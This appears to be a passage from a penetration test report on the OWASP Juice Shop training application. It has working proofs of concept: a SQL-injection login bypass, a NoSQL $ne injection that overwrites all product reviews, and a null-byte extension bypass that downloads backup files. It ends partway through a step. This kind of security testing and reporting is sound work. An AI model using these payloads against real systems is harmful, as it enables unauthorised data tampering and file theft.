The screenshot shows the login form again. The "Email*" field now contains "bender@juice-sh.op'--" and is highlighted with a red border. The "Password*" field contains "test". To the right of the password field is a white eye icon. Below the form, a green link "Forgot your password?" is visible.

The screenshot shows a web browser displaying the OWASP Juice Shop application at localhost:3000/login#/search. The main content area shows a grid of products: "Apple Juice (1000ml)" and "Apple Pomace". A yellow box highlights a modal window titled "Save password?" which appears over the login form. The modal contains fields for "Username" (set to "bender@juice.shop") and "Password" (set to "...."). It includes "Save" and "Never" buttons, and a note at the bottom stating "Passwords are saved to Password Manager on this device."

5.3.1 NoSQL Manipulation

HIGH

Description:

The product review functionality in Juice Shop was found to be vulnerable to a **NoSQL injection**, allowing a **pentester** to unintentionally modify **multiple product reviews** instead of just one.

During testing, the pentester submitted a product review while intercepting the request, the pentester inserted a NoSQL query. This caused the server to match all existing reviews where the ID was not equal to -1, which resulted in **bulk modification** of all reviews.

This indicates a lack of input validation and insufficient protection against NoSQL-specific query manipulation.

Impact:

- Modify the content and author fields of all existing product reviews.
 - Demonstrate how NoSQL operators can lead to unexpected data changes.
-

Vulnerability Location:

- Component: Product Review
 - Endpoint: /rest/products/reviews
-

Resource / References:

- OWASP Top 10: [A03:2021 – Injection](#)
- MongoDB \$ne Operator:
<https://www.mongodb.com/docs/manual/reference/operator/query/ne/>

Recommendations:


1- Implement strict server-side validation for all request payloads.

2-Disallow the use of MongoDB operators like `$ne` in user-supplied fields unless explicitly needed.

1

Proof of Concept (PoC):


1. Login to the site as a regular user.
2. Go to any product and submit a new review.



3. Open Burp Suite and intercept the review request.

A screenshot of the Burp Suite interface, specifically the Proxy tab. The tab bar shows "Proxy" highlighted. Below the tab bar, there are buttons for "Receptor" (with a red arrow pointing to it), "HTTP history" (with a red box around it), "WebSocket history", "Match and replace", and "Proxy settings". A red box also surrounds the "Filter settings: Hiding CSS, image and general binary content" dropdown. The main pane displays a table of network requests. The first row is highlighted with a red box and shows a "WS" type, "To client" direction, and URL "http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=NdigRFir". The second row shows an "HTTP" type, "Request" direction, and URL "http://localhost:3000/rest/products/6/reviews". The third row shows an "HTTP" type, "Request" direction, and URL "http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQN7lgG".

Time	Type	Direction	Method	URL
20:06:39 5 May...	WS	→ To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=NdigRFir
20:06:40 5 May...	HTTP	→ Request	PUT	http://localhost:3000/rest/products/6/reviews
20:06:45 5 May...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQN7lgG



4. Open repeater tap and Change the request method from PUT to PATCH like this:

A screenshot of a terminal window showing a cURL request. The method is highlighted with a red box and changed from PUT to PATCH.


```
PATCH /rest/products/reviews HTTP/1.1
Host: localhost:3000
Content-Length: 83
```

Content-Type: application/json

```
{
  "id": {
    "$ne": -1
  },
  "message": "NoSQL Manipulation",
  "author": "attacker@evil.com"
}
```

5. In the JSON body, change the "id" part to this and send the request

6. Result: All product reviews were updated to show the new message.



The screenshot shows a REST API response in a browser-like interface. The title bar says "Response". Below it are tabs: "Pretty" (which is selected), "Raw", "Hex", and "Render". To the right are icons for copy, refresh, and other operations. The main content area displays four JSON objects, each representing a review. Each object has a red arrow pointing to the "message" field, which contains the value "NoSQL Manipulation".

```
[{"message": "NoSQL Manipulation", "author": "mc.safesearch@juice-sh.op", "product": 17, "likesCount": 0, "likedBy": [{}], "_id": "2CTEhbG4z4Y8XSpce"}, {"message": "NoSQL Manipulation", "author": "mc.safesearch@juice-sh.op", "product": 41, "likesCount": 0, "likedBy": [{}], "_id": "2ruDnTtaxiy9j5LcN"}, {"message": "NoSQL Manipulation", "author": "J12934@juice-sh.op", "product": 46, "likesCount": 0, "likedBy": [{}], "_id": "6HZ8osC5KpktsLrGE"}, {"message": "NoSQL Manipulation", "author": "uvogin@juice-sh.op", "product": 38, "likesCount": 0, "likedBy": [{}], "_id": "G5BCN5cmWyWmkNcvp"}]
```

5.4 Information Disclosure

5.4.1 security.txt

MEDIUM

Description:

During the reconnaissance phase, the file /security.txt was accessed and analyzed. This file is designed to provide security researchers with contact details and other information for responsible disclosure. While the file was present and included several fields, two issues were identified:

1. The Contact field uses the email donotreply@owasp-juice.shop, which implies that submitted reports may not be monitored or responded to.
2. The CSAF (Common Security Advisory Framework) field points to a localhost URL:
<http://localhost:3000/.well-known/csaf/provider-metadata.json>, which is inaccessible from external users and likely a placeholder.
3. \score-board Endpoint

These issues may obstruct proper vulnerability disclosure and reduce the file's effectiveness.

Impact:

While this is not a direct exploit, the misconfigurations present can lead to the following risks:

- **Missed Vulnerability Reports:** If security researchers cannot communicate with the organization due to the unmonitored email, critical vulnerabilities may go unreported.
 - **False Sense of Security:** Including a broken or local CSAF link can mislead researchers into thinking the organization supports structured disclosure processes when it does not.
 - **Found the page of score-board**
-

Vulnerability Location:

- File path: <https://owasp-juice.shop /security.txt>
-

CVE Reference: <https://www.rfc-editor.org/rfc/rfc9116.html#name-location-of-the-securitytxt>

Recommendations:

1. Replace the Contact Email

Use a monitored address (e.g., security@owasp-juice.shop) to encourage responsible disclosure.

2. Fix the CSAF Field

Point the CSAF field to a valid, publicly accessible CSAF provider metadata URL or remove the field if unused.


3. Validate with Tools

Use a compliance checker such as securitytxt.org to verify the accuracy and structure of the file.

Proof of Concept:

1. Open a browser and navigate to:

<https://127.0.0.1/security.txt>



```
localhost:3000/well-known/security.txt
Contact: mailto:donotreply@owasp-juice.shop
Encryption: https://keybase.io/khimmrich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda
KnownHosts: #!/score-board
Referrer-Languages: en, ar, az, bg, bn, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv, my, nl, no, pl, pt, ro, ru, si, sv, th, tr, uk, zh
Saf: http://localhost:3000/.well-known/csaf/provider-metadata.json
X-Piles: New, 19 Apr 2020 21:12:10 GMT
```

2. Review the file content:

- o Note that the contact email is donotreply@owasp-juice.shop
- o Observe the CSAF field:

<http://127.0.0.1/.well-known/csaf/provider-metadata.json>

```
{
  "canonical_url": "http://localhost:3000/.well-known/csaf/provider-metadata.json",
  "distributions": [
    {
      "directory_url": "http://localhost:3000/.well-known/csaf/"
    }
  ],
  "last_updated": "2024-03-05T20:20:56.169Z",
  "list_on_CSAC_aggregators": false,
  "metadata_version": "2.0",
  "mirror_on_CSAC_aggregators": false,
  "public_openssl_keys": [
    {
      "fingerprint": "19c01cb7157e4645e9e2c863062a85a8cbfbdcda",
      "url": "https://keybase.io/bkimmich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda"
    },
    {
      "fingerprint": "2372B2B12AEA7AE3001BB3FBD08FB16E2029D870",
      "url": "https://keybase.io/wurstbrot/pgp_keys.asc"
    },
    {
      "fingerprint": "91b7a09d34db0a5e662ea7546f4a7656807d4ff9",
      "url": "https://github.com/J12934.gpg"
    }
  ],
  "publisher": {
    "category": "vendor",
    "name": "OWASP Juice Shop",
    "namespace": "/juice-shop/juice-shop",
    "contact_details": "timo.pagel@owasp.org"
  },
  "role": "csaf_trusted_provider"
}
```

3. Enter to score-board path

The screenshot shows the OWASP Juice Shop challenge board interface. At the top, it displays progress metrics: 18% for Hacking Challenges and 0% for Coding Challenges. Below these are sections for 'Challenges Solved' (20/171) and user statistics (7/28, 6/23, 3/44). A search bar and filter options are available. The main area lists challenges categorized by tag, including XSS, Sensitive Data Exposure, Improper Input Validation, Broken Access Control, Unvalidated Redirects, Vulnerable Components, Broken Authentication, Security through Obscurity, Insecure Deserialization, Miscellaneous, Broken Anti Automation, Injection, Security Misconfiguration, Cryptographic Issues, and XXE. A note indicates 17 challenges are unavailable due to security concerns or technical incompatibility. The bottom section shows four specific challenges: Score Board (Miscellaneous), DOM XSS (XSS), Bonus Payload (XSS), and Privacy Policy (Miscellaneous).

5.4.2 Exposed Metrics

MEDIUM

Description:

The application exposes internal metrics data through an unauthenticated and accessible endpoint (**/metrics**). These metrics are typically scraped by monitoring systems like **Prometheus**, but if not properly protected, they can leak sensitive operational information such as memory usage, request paths, user-agent headers, error rates, and other internal statistics.

During the test, the tester recognized that Prometheus commonly uses the **/metrics** path on port 9090. The tester then manually added **/metrics** to the application's base URL and was able to access the full set of internal metrics, which should not be publicly available.

Impact:

Unauthorized access to this metrics endpoint can lead to:

- **Information Disclosure:** penetration testers can obtain insights into application behavior, errors, and system load.
 - **Reconnaissance:** Helps penetration testers map out potential entry points or performance weaknesses.
 - **Privacy Risks:** If any user-specific data or request patterns are exposed.
-

Vulnerability Location:

- Endpoint: `/metrics`
 - URL: `http://127.0.0.1:3000/metrics`
-


Recommendations:

1. **Restrict Access to Metrics Endpoint:**
 - o Apply authentication (**Basic Auth / Token**) or allowlisting (e.g., only Prometheus server can access).
2. **Environment-Based Exposure:**
 - o Expose metrics only in **internal/test environments**. Avoid enabling metrics in production unless strictly needed.


Proof of Concept:

1- Open the official [Prometheus website](https://prometheus.io) or its GitHub repository:


<https://github.com/prometheus/prometheus>




2- click on Get Start



3-find default url use end point (metrics)



4- returned to the OWASP Juice Shop application and manually appended /metrics to the base URL



5.4.3 Forgotten Developer Backup

MEDIUM

Description:

A sensitive backup files (package.json.bak, coupons_2013.md.bak) were accidentally left accessible in the server's /ftp directory. Although the application attempts to restrict access to .md and .pdf files only, the restriction can be bypassed by appending a fake file extension, effectively tricking the file validation mechanism.

Impact:

A penetration tester was able to:

- Bypass file type validation mechanisms using a known null-byte or extension spoofing technique.
- Download a developer's sensitive backup file.

Resource / Reference

- OWASP Top 10: [A06:2021 – Vulnerable and Outdated Components](#)
- Null Byte Injection: [OWASP – Null Byte Injection](#)

Vulnerability Location:

- Path:
 - /ftp/package.json.bak
 - /ftp/coupons_2013.md.bak
- Accessible URL (after bypass):
 - http://127.0.0.1:3000/ftp/package.json.bak%25%30%30.md
 - http://127.0.0.1:3000/ftp/coupons_2013.md.bak%25%30%30.md
- Tested From IP: 127.0.0.1:3000/#/


Recommendations:

- Strictly validate file extensions on the server-side without relying on filename-based checks.
- Implement MIME-type checking on the server response.
- Remove any sensitive backups from publicly accessible directories.

Proof of Concept (PoC):


1. Navigated to: <http://127.0.0.1:3000/robots.txt>

Found disallowed path: /ftp




2. Accessed the directory manually: <http://172.0.0.1:3000/ftp>


Discovered: package.json.bak



3. Attempted to access directly:



4. Open BurpSuite and repeat the previous steps exactly on the BurpSuite browser



5. Open HTTP History

Burp Suite Professional v2025

Dashboard Target Proxy Intruder Repeater View Help

Intercept **HTTP history** WebSockets history Match and replace | Proxy settings

Time Type Direction Method URL

6. Check the HTTP requests in Burp's History tab and send to Repeater

96 http://127.0.0.1:3000	GET	/api/Challenges/?name=Score%	304	305	127.0.0.1:3000
97 http://127.0.0.1:3000	GET	/rest/admin/application-configu...	304	306	127.0.0.1:3000
110 http://127.0.0.1:3000	GET	/robots.txt	200	406	text txt
111 http://127.0.0.1:3000	GET	/favicon.ico	200	71934	HTML ico
112 http://127.0.0.1:3000	GET	/ftp	200	11390	HTML listing directory /ftp
114 http://127.0.0.1:3000	GET	/ftp/package.json.bak	403	2410	HTML bak
115 http://127.0.0.1:3000	GET	/rest/continue-code	200	463	JSON Error: Only .md and ...
117 http://127.0.0.1:3000	GET	/705.js	304	392	script js

://127.0.0.1:3000 GET /rest/admin/application-version 304 304 http://127.0.0.1:3000/ftp/package.json.bak Add to scope

://127.0.0.1:3000 GET /api/Challenges/?name=S 304 304 Scan

://127.0.0.1:3000 GET /rest/admin/application-c 304 304 Do passive scan

://127.0.0.1:3000 GET /robots.txt 304 304 Do active scan

://127.0.0.1:3000 GET /favicon.ico 304 304 Send to Intruder Ctrl+I

://127.0.0.1:3000 GET /ftp 304 304 Send to Repeater Ctrl+R

://127.0.0.1:3000 GET /ftp/package.json.bak 304 304 Send to Sequencer

://127.0.0.1:3000 GET /rest/continue-code 304 304 Send to Organizer Ctrl+O

://127.0.0.1:3000 GET /705.js 304 304 Send to Comparer (request)

://127.0.0.1:3000 GET /rest/continue-code 304 304 Send to Comparer (response)

Raw Hex

```
ftp/package.json.bak HTTP/1.1
127.0.0.1:3000
a-ua: "Chromium";v="135", "Not-A.Brand";v="8"
a-ua-mobile: ?
a-ua-platform: "Windows"
c-Language: en-US,en;q=0.9
d-Insecure-Requests: 1
Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
 Safari/537.36
```

Send response in browser

Request in browser >

Engagement tools > 1


Show new history window

7. GET /ftp/package.json.bak HTTP/1.1

→ Response: 403 – Only .md and .pdf files are allowed

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /ftp/package.json.bak HTTP/1.1		13 <html>	
2 Host: 127.0.0.1:3000		14 <head>	
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"		15 <meta charset='utf-8'>	
4 sec-ch-ua-mobile: ?0		16 <title>	
5 sec-ch-ua-platform: "Windows"		17 Error: Only .md and .pdf files are allowed!	
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		18 </title>	
7 Upgrade-Insecure-Requests: 1		19 <style>	
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36		20 margin: 0;	
9 Accept-Language: en-US,en;q=0.9		21 padding: 0px;	
10 Sec-Fetch-Site: same-origin		22 outline: 0;	
11 Sec-Fetch-Mode: navigate		23 }	
12 Sec-Fetch-User: ?1		24 body{	
13 Sec-Fetch-Dest: document		25 padding: 80px100px;	
		26 font:13px"Helvetica Neue","Lucida Grande", "Arial";	


8. Tried appending a null byte:



The screenshot shows a browser developer tools interface with a network tab. A red box highlights the URL `/ftp/package.json.bah%00`. A red arrow points to the **Send** button at the top of the request form.

```
Pretty Raw Hex
1 GET /ftp/package.json.bah%00 HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
